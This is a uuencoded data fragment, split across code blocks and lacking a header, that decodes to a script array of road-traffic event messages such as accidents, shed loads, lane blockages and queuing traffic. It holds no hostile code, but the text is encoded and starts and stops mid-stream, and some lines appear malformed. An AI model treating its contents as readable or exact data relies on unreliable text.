M72`@/2`B<VQO=R!T<F%F9FEC(&9O<B!K;2`H=VET:"!A=F5R86=E('-P965D
M<R!1*2(["B`@("`D179E;G1;,3,U72`@/2`B=')A9F9I8R!E87-I;F<B.PH@
M("`@)$5V96YT6S$S-ET@(#T@(G1R869F:6,@8V]N9V5S=&EO;B`H=VET:"!A
M=F5R86=E('-P965D<R!1*2(["B`@("`D179E;G1;,3,W72`@/2`B=')A9F9I
M8R!L:6=H=&5R('1H86X@;F]R;6%L("AW:71H(&%V97)A9V4@<W!E961S(%$I
M(CL*("`@("1%=F5N=%LQ,SA=("`](")Q=65U:6YG('1R869F:6,@*'=I=&@@
M879E<F%G92!S<&5E9',@42DN($%P<')O86-H('=I=&@@8V%R92(["B`@("`D
M179E;G1;,3,Y72`@/2`B<75E=6EN9R!T<F%F9FEC(&%R;W5N9"!A(&)E;F0@
M:6X@=&AE(')O860B.PH@("`@)$5V96YT6S$T,%T@(#T@(G%U975I;F<@=')A
M9F9I8R!O=F5R('1H92!C<F5S="!O9B!A(&AI;&PB.PH@("`@)$5V96YT6S$T
M,5T@(#T@(F%L;"!A8V-I9&5N=',@8VQE87)E9"P@;F\@<')O8FQE;7,@=&\@
M<F5P;W)T(CL*("`@("1%=F5N=%LQ-#)=("`](")T<F%F9FEC(&AE879I97(@
M=&AA;B!N;W)M86P@*'=I=&@@879E<F%G92!S<&5E9',@42DB.PH@("`@)$5V
M96YT6S$T,UT@(#T@(G1R869F:6,@=F5R>2!M=6-H(&AE879I97(@=&AA;B!N
M;W)M86P@*'=I=&@@879E<F%G92!S<&5E9',@42DB.PH@("`@)$5V96YT6S(P
M,%T@(#T@(FUU;'1I('9E:&EC;&4@<&EL92!U<"X@1&5L87ES("A1*2(["B`@
M("`D179E;G1;,C`Q72`@/2`B*%$I(&%C8VED96YT*',I(CL*("`@("1%=F5N
M=%LR,#)=("`]("(H42D@<V5R:6]U<R!A8V-I9&5N="AS*2(["B`@("`D179E
M;G1;,C`S72`@/2`B;75L=&DM=F5H:6-L92!A8V-I9&5N="`H:6YV;VQV:6YG
M(%$@=F5H:6-L97,I(CL*("`@("1%=F5N=%LR,#1=("`](")A8V-I9&5N="!I
M;G9O;'9I;F<@*&$O42D@:&5A=GD@;&]R<BAY+VEE<RDB.PH@("`@)$5V96YT
M6S(P-5T@(#T@(BA1*2!A8V-I9&5N="AS*2!I;G9O;'9I;F<@:&%Z87)D;W5S
M(&UA=&5R:6%L<R(["B`@("`D179E;G1;,C`V72`@/2`B*%$I(&9U96P@<W!I
M;&QA9V4@86-C:61E;G0H<RDB.PH@("`@)$5V96YT6S(P-UT@(#T@(BA1*2!C
M:&5M:6-A;"!S<&EL;&%G92!A8V-I9&5N="AS*2(["B`@("`D179E;G1;,C`X
M72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A8V-I9&5N
M="AS*2(["B`@("`D179E;G1;,C`Y72`@/2`B*%$I(&%C8VED96YT*',I(&EN
M('1H92!O<'!O<VEN9R!L86YE<R(["B`@("`D179E;G1;,C$P72`@/2`B*%$I
M('-H960@;&]A9"AS*2(["B`@("`D179E;G1;,C$Q72`@/2`B*%$I(&)R;VME
M;B!D;W=N('9E:&EC;&4H<RDB.PH@("`@)$5V96YT6S(Q,ET@(#T@(BA1*2!B
M<F]K96X@9&]W;B!H96%V>2!L;W)R*'DO:65S*2(["B`@("`D179E;G1;,C$S
M72`@/2`B*%$I('9E:&EC;&4@9FER92AS*2(["B`@("`D179E;G1;,C$T72`@
M/2`B*%$I(&EN8VED96YT*',I(CL*("`@("1%=F5N=%LR,35=("`](")(H42D@
M86-C:61E;G0H<RDN(%-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;
M,C$V72`@/2`B*%$I(&%C8VED96YT*',I+B!3=&%T:6]N87)Y('1R869F:6,@
M9F]R(&MM(CL*("`@("1%=F5N=%LR,3==("`](")(H42D@86-C:61E;G0H<RDN
M(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(Q.%T@
M(#T@(BA1*2!A8V-I9&5N="AS*2X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K
M;2(["B`@("`D179E;G1;,C$Y72`@/2`B*%$I(&%C8VED96YT*',I+B!3=&%T
M:6]N87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR,C!=("`](")(H
```

```
M42D@86-C:61E;G0H<RDN(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@
M("`@)$5V96YT6S(R,5T@(#T@(BA1*2!A8V-I9&5N="AS*2X@1&%N9V5R(&]F
M('-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;,C(R72`@/2`B*%$I
M(&%C8VED96YT*',I+B!1=65U:6YG('1R869F:6,B.PH@("`@)$5V96YT6S(R
M,UT@(#T@(BA1*2!A8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K
M;2(["B`@("`D179E;G1;,C(T72`@/2`B*%$I(&%C8VED96YT*',I+B!1=65U
M:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR,C5=("`](")(H42D@
M86-C:61E;G0H<RDN(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V
M96YT6S(R-ET@(#T@(BA1*2!A8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC
M(&9O<B!K;2(["B`@("`D179E;G1;,C(W72`@/2`B*%$I(&%C8VED96YT*',I
M+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR,CA=("`]
M("(H42D@86-C:61E;G0H<RDN($1A;F=E<B!O9B!Q=65U:6YG('1R869F:6,B
M.PH@("`@)$5V96YT6S(R.5T@(#T@(BA1*2!A8V-I9&5N="AS*2X@4VQO=R!T
M<F%F9FEC(CL*("`@("1%=F5N=%LR,S!=("`](")(H42D@86-C:61E;G0H<RDN
M(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(S,5T@(#T@(BA1
M*2!A8V-I9&5N="AS*2X@4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,C,R72`@/2`B*%$I(&%C8VED96YT*',I+B!3;&]W('1R869F:6,@9F]R
M(&MM(CL*("`@("1%=F5N=%LR,S-=("`](")(H42D@86-C:61E;G0H<RDN(%-L
M;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(S-%T@(#T@(BA1*2!A
M8V-I9&5N="AS*2X@4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;
M,C,U72`@/2`B*%$I(&%C8VED96YT*',I+B!3;&]W('1R869F:6,@97AP96-T
M960B.PH@("`@)$5V96YT6S(S-ET@(#T@(BA1*2!A8V-I9&5N="AS*2X@2&5A
M=GD@=')A9F9I8R(["B`@("`D179E;G1;,C,W72`@/2`B*%$I(&%C8VED96YT
M*',I+B!(96%V>2!T<F%F9FEC(&5X<&5C=&5D(CL*("`@("1%=F5N=%LR,SA=
M("`](")(H42D@86-C:61E;G0H<RDN(%1R869F:6,@9FQO=VEN9R!F<F5E;'DB
M.PH@("`@)$5V96YT6S(S.5T@(#T@(BA1*2!A8V-I9&5N="AS*2X@5')A9F9I
M8R!B=6EL9&EN9R!U<"(["B`@("`D179E;G1;,C0P72`@/2`B<F]A9"!C;&]S
M960@9'5E('1O("A1*2!A8V-I9&5N="AS*2(["B`@("`D179E;G1;,C0Q72`@
M/2`B*%$I(&%C8VED96YT*',I+B!2:6=H="!L86YE(&)L;V-K960B.PH@("`@
M)$5V96YT6S(T,ET@(#T@(BA1*2!A8V-I9&5N="AS*2X@0V5N=')E(&QA;F4@
M8FQO8VME9"(["B`@("`D179E;G1;,C0S72`@/2`B*%$I(&%C8VED96YT*',I
M+B!,969T(&QA;F4@8FQO8VME9"(["B`@("`D179E;G1;,C0T72`@/2`B*%$I
M(&%C8VED96YT*',I+B!(87)D('-H;W5L9&5R(&)L;V-K960B.PH@("`@)$5V
M96YT6S(T-5T@(#T@(BA1*2!A8V-I9&5N="AS*2X@5'=O(&QA;F5S(&)L;V-K
M960B.PH@("`@)$5V96YT6S(T-ET@(#T@(BA1*2!A8V-I9&5N="AS*2X@5&AR
M964@;&%N97,@8FQO8VME9"(["B`@("`D179E;G1;,C0W72`@/2`B86-C:61E
M;G0N($1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S(T.%T@(#T@(F%C8VED96YT
M+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LR-#E=("`](")A
M8V-I9&5N="X@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LR-3!=("`]
M(")V96AI8VQE<R!S;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT*',I
M+B!3=&%T:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S(U,5T@(#T@(G9E
M:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E;G0H<RDN(%-T
M871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(U,ET@(#T@
M(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E;G0H<RDN
M(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(U,UT@
M(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E;G0H
M<RDN(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(U
M-%T@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E
M;G0H<RDN(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT
M6S(U-5T@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C
M:61E;G0H<RDN(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V
M96YT6S(U-ET@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@
M86-C:61E;G0H<RDN($1A;F=E<B!O9B!S=&%T:6]N87)Y('1R869F:6,B.PH@
M("`@)$5V96YT6S(U-UT@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A
M="`H42D@86-C:61E;G0H<RDN(%%U975I;F<@=')A9F9I8R(["B`@("`D179E
M;G1;,C4X72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A
M8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,C4Y72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A
M8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,C8P72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A
M8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,C8Q72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A
M8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,C8R72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A
M8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,C8S72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1*2!A
M8V-I9&5N="AS*2X@1&%N9V5R(&]F('%U975I;F<@=')A9F9I8R(["B`@("`D
M179E;G1;,C8T72`@/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T("A1
M*2!A8V-I9&5N="AS*2X@4VQO=R!T<F%F9FEC(CL*("`@("1%=F5N=%LR-C5=
M("`](")V96AI8VQE<R!S;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT
```

```
M*',I+B!3;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR-C9=("`]
M(")V96AI8VQE<R!S;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT*',I
M+B!3;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR-C==("`](")V
M96AI8VQE<R!S;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT*',I+B!3
M;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR-CA=("`](")V96AI
M8VQE<R!S;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT*',I+B!3;&]W
M('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR-CE=("`](")V96AI8VQE
M<R!S;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT*',I+B!3;&]W('1R
M869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR-S!=("`](")V96AI8VQE<R!S
M;&]W:6YG('1O(&QO;VL@870@*%$I(&%C8VED96YT*',I+B!3;&]W('1R869F
M:6,@97AP96-T960B.PH@("`@)$5V96YT6S(W,5T@(#T@(G9E:&EC;&5S('-L
M;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E;G0H<RDN($AE879Y('1R869F
M:6,B.PH@("`@)$5V96YT6S(W,ET@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@
M;&]O:R!A="`H42D@86-C:61E;G0H<RDN($AE879Y('1R869F:6,@97AP96-T
M960B.PH@("`@)$5V96YT6S(W-%T@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@
M;&]O:R!A="`H42D@86-C:61E;G0H<RDN(%1R869F:6,@8G5I;&1I;F<@=7`B
M.PH@("`@)$5V96YT6S(W-5T@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O
M:R!A="!A8V-I9&5N="X@1&5L87ES("A1*2(["B`@("`D179E;G1;,C<V72`@
M/2`B=F5H:6-L97,@<VQO=VEN9R!T;R!L;V]K(&%T(&%C8VED96YT+B!$96QA
M>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LR-S==("`](")V96AI8VQE
M<R!S;&]W:6YG('1O(&QO;VL@870@86-C:61E;G0N($QO;F<@9&5L87ES("A1
M*2(["B`@("`D179E;G1;,C<X72`@/2`B*%$I('-H960@;&]A9"AS*2X@4W1A
M=&EO;F%R>2!T<F%F9FEC(CL*("`@("1%=F5N=%LR-SE=("`]("(H42D@<VAE
M9"!L;V%D*',I+B!3=&%T:6]N87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%
M=F5N=%LR.#!=("`]("(H42D@<VAE9"!L;V%D*',I+B!3=&%T:6]N87)Y('1R
M869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR.#%=("`]("(H42D@<VAE9"!L
M;V%D*',I+B!3=&%T:6]N87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N
M=%LR.#)=("`]("(H42D@<VAE9"!L;V%D*',I+B!3=&%T:6]N87)Y('1R869F
M:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR.#-=("`]("(H42D@<VAE9"!L;V%D
M*',I+B!3=&%T:6]N87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LR
M.#1=("`]("(H42D@<VAE9"!L;V%D*',I+B!$86YG97(@;V8@<W1A=&EO;F%R
M>2!T<F%F9FEC(CL*("`@("1%=F5N=%LR.#5=("`]("(H42D@<VAE9"!L;V%D
M*',I+B!1=65U:6YG('1R869F:6,B.PH@("`@)$5V96YT6S(X-ET@(#T@(BA1
M*2!S:&5D(&QO860H<RDN(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@
M)$5V96YT6S(X-UT@(#T@(BA1*2!S:&5D(&QO860H<RDN(%%U975I;F<@=')A
M9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(X.%T@(#T@(BA1*2!S:&5D(&QO
M860H<RDN(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(X
M.5T@(#T@(BA1*2!S:&5D(&QO860H<RDN(%%U975I;F<@=')A9F9I8R!F;W(@
M:VTB.PH@("`@)$5V96YT6S(Y,%T@(#T@(BA1*2!S:&5D(&QO860H<RDN(%%U
M975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S(Y,5T@(#T@(BA1
M*2!S:&5D(&QO860H<RDN($1A;F=E<B!O9B!Q=65U:6YG('1R869F:6,B.PH@
M("`@)$5V96YT6S(Y,ET@(#T@(BA1*2!S:&5D(&QO860H<RDN(%-L;W<@=')A
M9F9I8R(["B`@("`D179E;G1;,CDS72`@/2`B*%$I('-H960@;&]A9"AS*2X@
M4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;,CDT72`@/2`B*%$I
M('-H960@;&]A9"AS*2X@4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,CDU72`@/2`B*%$I('-H960@;&]A9"AS*2X@4VQO=R!T<F%F9FEC(&9O
M<B!K;2(["B`@("`D179E;G1;,CDV72`@/2`B*%$I('-H960@;&]A9"AS*2X@
M4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;,CDW72`@/2`B*%$I
M('-H960@;&]A9"AS*2X@4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;,CDX72`@/2`B*%$I('-H960@;&]A9"AS*2X@4VQO=R!T<F%F9FEC(&5X
M<&5C=&5D(CL*("`@("1%=F5N=%LR.3E=("`](")(H42D@<VAE9"!L;V%D*',I
M+B!(96%V>2!T<F%F9FEC(CL*("`@("1%=F5N=%LS,#!=("`](")(H42D@<VAE
M9"!L;V%D*',I+B!(96%V>2!T<F%F9FEC(&5X<&5C=&5D(CL*("`@("1%=F5N
M=%LS,#%=("`](")(H42D@<VAE9"!L;V%D*',I+B!4<F%F9FEC(&9L;W=I;F<@
M9G)E96QY(CL*("`@("1%=F5N=%LS,#)=("`](")(H42D@<VAE9"!L;V%D*',I
M+B!4<F%F9FEC(&)U:6QD:6YG('5P(CL*("`@("1%=F5N=%LS,#-=("`](")B
M;&]C:V5D(&)Y("A1*2!S:&5D(&QO860H<RDB.PH@("`@)$5V96YT6S,P-%T@
M(#T@(BA1*2!S:&5D(&QO860H<RDN(%)I9VAT(&QA;F4@8FQO8VME9"(["B`@
M("`D179E;G1;,S`U72`@/2`B*%$I('-H960@;&]A9"AS*2X@0V5N=')E(&QA
M;F4@8FQO8VME9"(["B`@("`D179E;G1;,S`V72`@/2`B*%$I('-H960@;&]A
M9"AS*2X@3&5F="!L86YE(&)L;V-K960B.PH@("`@)$5V96YT6S,P-UT@(#T@
M(BA1*2!S:&5D(&QO860H<RDN($AA<F0@<VAO=6QD97(@8FQO8VME9"(["B`@
M("`D179E;G1;,S`X72`@/2`B*%$I('-H960@;&]A9"AS*2X@5'=O(&QA;F5S
M(&)L;V-K960B.PH@("`@)$5V96YT6S,P.5T@(#T@(BA1*2!S:&5D(&QO860H
M<RDN(%1H<F5E(&QA;F5S(&)L;V-K960B.PH@("`@)$5V96YT6S,Q,%T@(#T@
M(G-H960@;&]A9"AX@1&5L87ES("A1*2(["B`@("`D179E;G1;,S$Q72`@/2`B
M<VAE9"!L;V%D+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LS
M,3)=("`](")S:&5D(&QO860N($QO;F<@9&5L87ES("A1*2(["B`@("`D179E
M;G1;,S$S72`@/2`B*%$I(&)R;VME;B!D;W=N('9E:&EC;&4H<RDN(%-T871I
M;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;,S$T72`@/2`B*%$I(&)R;VME
```

```
M;B!D;W=N('9E:&EC;&4H<RDN($1A;F=E<B!O9B!S=&%T:6]N87)Y('1R869F
M:6,B.PH@("`@)$5V96YT6S,Q-5T@(#T@(BA1*2!B<F]K96X@9&]W;B!V96AI
M8VQE*',I+B!1=65U:6YG('1R869F:6,B.PH@("`@)$5V96YT6S,Q-ET@(#T@
M(BA1*2!B<F]K96X@9&]W;B!V96AI8VQE*',I+B!$86YG97(@;V8@<75E=6EN
M9R!T<F%F9FEC(CL*("`@("1%=F5N=%LS,3==("`](")(H42D@8G)O:V5N(&1O
M=VX@=F5H:6-L92AS*2X@4VQO=R!T<F%F9FEC(CL*("`@("1%=F5N=%LS,3A=
M("`](")(H42D@8G)O:V5N(&1O=VX@=F5H:6-L92AS*2X@4VQO=R!T<F%F9FEC
M(&5X<&5C=&5D(CL*("`@("1%=F5N=%LS,3E=("`](")(H42D@8G)O:V5N(&1O
M=VX@=F5H:6-L92AS*2X@2&5A=GD@=')A9F9I8R(["B`@("`D179E;G1;,S(P
M72`@/2`B*%$I(&)R;VME;B!D;W=N('9E:&EC;&4H<RDN($AE879Y('1R869F
M:6,@97AP96-T960B.PH@("`@)$5V96YT6S,R,5T@(#T@(BA1*2!B<F]K96X@
M9&]W;B!V96AI8VQE*',I+B!4<F%F9FEC(&9L;W=I;F<@9G)E96QY(CL*("`@
M("1%=F5N=%LS,C)=("`](")(H42D@8G)O:V5N(&1O=VX@=F5H:6-L92AS*2Y4
M<F%F9FEC(&)U:6QD:6YG('5P(CL*("`@("1%=F5N=%LS,C-=("`](")B;&]C
M:V5D(&)Y("A1*2!B<F]K96X@9&]W;B!V96AI8VQE*',I+B(["B`@("`D179E
M;G1;,S(T72`@/2`B*%$I(&)R;VME;B!D;W=N('9E:&EC;&4H<RDN(%)I9VAT
M(&QA;F4@8FQO8VME9"(["B`@("`D179E;G1;,S(U72`@/2`B*%$I(&)R;VME
M;B!D;W=N('9E:&EC;&4H<RDN($-E;G1R92!L86YE(&)L;V-K960B.PH@("`@
M)$5V96YT6S,R-ET@(#T@(BA1*2!B<F]K96X@9&]W;B!V96AI8VQE*',I+B!,
M969T(&QA;F4@8FQO8VME9"(["B`@("`D179E;G1;,S(W72`@/2`B*%$I(&)R
M;VME;B!D;W=N('9E:&EC;&4H<RDN($AA<F0@<VAO=6QD97(@8FQO8VME9"([
M"B`@("`D179E;G1;,S(X72`@/2`B*%$I(&)R;VME;B!D;W=N('9E:&EC;&4H
M<RDN(%1W;R!L86YE<R!B;&]C:V5D(CL*("`@("1%=F5N=%LS,CE=("`](")(H
M42D@8G)O:V5N(&1O=VX@=F5H:6-L92AS*2X@5&AR964@;&%N97,@8FQO8VME
M9"(["B`@("`D179E;G1;,S,P72`@/2`B8G)O:V5N(&1O=VX@=F5H:6-L92X@
M1&5L87ES("A1*2(["B`@("`D179E;G1;,S,Q72`@/2`B8G)O:V5N(&1O=VX@
M=F5H:6-L92X@1&5L87ES("A1*2!E>'!E8W1E9"(["B`@("`D179E;G1;,S,R
M72`@/2`B8G)O:V5N(&1O=VX@=F5H:6-L92X@3&]N9R!D96QA>7,@*%$I(CL*
M("`@("1%=F5N=%LS,S-=("`](")A8V-I9&5N="!C;&5A<F5D(CL*("`@("1%
M=F5N=%LS,S1=("`](")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;
M,S,U72`@/2`B86-C:61E;G0@:6YV;VQV:6YG("AA+U$I(&)U<RAE<RDB.PH@
M("`@)$5V96YT6S,S-ET@(#T@(BA1*2!O:6P@<W!I;&QA9V4@86-C:61E;G0H
M<RDB.PH@("`@)$5V96YT6S,S-UT@(#T@(BA1*2!O=F5R='5R;F5D('9E:&EC
M;&4H<RDB.PH@("`@)$5V96YT6S,S.%T@(#T@(BA1*2!O=F5R='5R;F5D(&AE
M879Y(&QO<G(H>2]I97,I(CL*("`@("1%=F5N=%LS,SE=("`](")(H42D@:F%C
M:VMN:69E9"!T<F%I;&5R*',I(CL*("`@("1%=F5N=%LS-#!=("`](")(H42D@
M:F%C:VMN:69E9"!C87)A=F%N*',I(CL*("`@("1%=F5N=%LS-#%=("`](")(H
M42D@:F%C:VMN:69E9"!A<G1I8W5L871E9"!L;W)R*'DO:65S*2(["B`@("`D
M179E;G1;,S0R72`@/2`B*%$I('9E:&EC;&4H<RD@<W!U;B!A<F]U;F0B.PH@
M("`@)$5V96YT6S,T,UT@(#T@(BA1*2!E87)L:65R(&%C8VED96YT*',I(CL*
M("`@("1%=F5N=%LS-#1=("`](")A8V-I9&5N="!I;G9E<W1I9V%T:6]N('=O
M<FLB.PH@("`@)$5V96YT6S,T-5T@(#T@(BA1*2!S96-O;F1A<GD@86-C:61E
M;G0H<RDB.PH@("`@)$5V96YT6S,T-ET@(#T@(BA1*2!B<F]K96X@9&]W;B!B
M=7,H97,I(CL*("`@("1%=F5N=%LS-#==("`](")(H42D@;W9E<FAE:6=H="!V
M96AI8VQE*',I(CL*("`@("1%=F5N=%LS-#A=("`](")(H42D@86-C:61E;G0H
M<RDN(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S,T
M.5T@(#T@(BA1*2!A8V-I9&5N="AS*2X@475E=6EN9R!T<F%F9FEC(&9O<B!K
M;2(["B`@("`D179E;G1;,S4P72`@/2`B*%$I(&%C8VED96YT*',I+B!3;&]W
M('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LS-3%=("`](")(H42D@86-C
M:61E;G0H<RD@:6X@<F]A9'=O<FMS(&%R96$B.PH@("`@)$5V96YT6S,U,ET@
M(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E;G0H
M<RDN(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S,U
M,UT@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E
M;G0H<RDN(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S,U
M-%T@(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E
M;G0H<RDN(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S,U-5T@
M(#T@(G9E:&EC;&5S('-L;W=I;F<@=&\@;&]O:R!A="`H42D@86-C:61E;G0H
M<RDN($1A;F=E<B([["B`@("`D179E;G1;,S4V72`@/2`B*%$I('-H960@;&]A
M9"AS*2X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2([["B`@("`D179E;G1;
M,S4W72`@/2`B*%$I('-H960@;&]A9"AS*2X@475E=6EN9R!T<F%F9FEC(&9O
M<B!K;2([["B`@("`D179E;G1;,S4X72`@/2`B*%$I('-H960@;&]A9"AS*2X@
M4VQO=R!T<F%F9FEC(&9O<B!K;2([["B`@("`D179E;G1;,S4Y72`@/2`B*%$I
M('-H960@;&]A9"AS*2X@1&%N9V5R(CL*("`@("1%=F5N=%LS-C!=("`](")(H
M42D@;W9E<G1U<FYE9"!V96AI8VQE*',I+B!3=&%T:6]N87)Y('1R869F:6,B
M.PH@("`@)$5V96YT6S,V,5T@(#T@(BA1*2!O=F5R='5R;F5D('9E:&EC;&4H
M<RDN($1A;F=E<B!O9B!S=&%T:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT
M6S,V,ET@(#T@(BA1*2!O=F5R='5R;F5D('9E:&EC;&4H<RDN(%%U975I;F<@
M=')A9F9I8R(["B`@("`D179E;G1;,S8S72`@/2`B*%$I(&]V97)T=7)N960@
M=F5H:6-L92AS*2X@1&%N9V5R(&]F('%U975I;F<@=')A9F9I8R(["B`@("`D
M179E;G1;,S8T72`@/2`B*%$I(&]V97)T=7)N960@=F5H:6-L92AS*2X@4VQO
```

```
M=R!T<F%F9FEC(CL*("`@("1%=F5N=%LS-C5=("`]("(H42D@;W9E<G1U<FYE
M9"!V96AI8VQE*',I+B!3;&]W('1R869F:6,@97AP96-T960B.PH@("`@)$5V
M96YT6S,V-ET@(#T@(BA1*2!O=F5R='5R;F5D('9E:&EC;&4H<RDN($AE879Y
M('1R869F:6,B.PH@("`@)$5V96YT6S,V-UT@(#T@(BA1*2!O=F5R='5R;F5D
M('9E:&EC;&4H<RDN($AE879Y('1R869F:6,@97AP96-T960B.PH@("`@)$5V
M96YT6S,V.%T@(#T@(BA1*2!O=F5R='5R;F5D('9E:&EC;&4H<RDN(%1R869F
M:6,@8G5I;&1I;F<@=7`B.PH@("`@)$5V96YT6S,V.5T@(#T@(F)L;V-K960@
M8GD@*%$I(&]V97)T=7)N960@=F5H:6-L92AS*2(["B`@("`D179E;G1;,S<P
M72`@/2`B*%$I(&]V97)T=7)N960@=F5H:6-L92AS*2X@4FEG:'0@;&%N92!B
M;&]C:V5D(CL*("`@("1%=F5N=%LS-S%=("`]("(H42D@;W9E<G1U<FYE9"!V
M96AI8VQE*',I+B!#96YT<F4@;&%N92!B;&]C:V5D(CL*("`@("1%=F5N=%LS
M-S)=("`]("(H42D@;W9E<G1U<FYE9"!V96AI8VQE*',I+B!,969T(&QA;F4@
M8FQO8VME9"(["B`@("`D179E;G1;,S<S72`@/2`B*%$I(&]V97)T=7)N960@
M=F5H:6-L92AS*2X@5'=O(&QA;F5S(&)L;V-K960B.PH@("`@)$5V96YT6S,W
M-%T@(#T@(BA1*2!O=F5R='5R;F5D('9E:&EC;&4H<RDN(%1H<F5E(&QA;F5S
M(&)L;V-K960B.PH@("`@)$5V96YT6S,W-5T@(#T@(F]V97)T=7)N960@=F5H
M:6-L92X@1&5L87ES("A1*2(["B`@("`D179E;G1;,S<V72`@/2`B;W9E<G1U
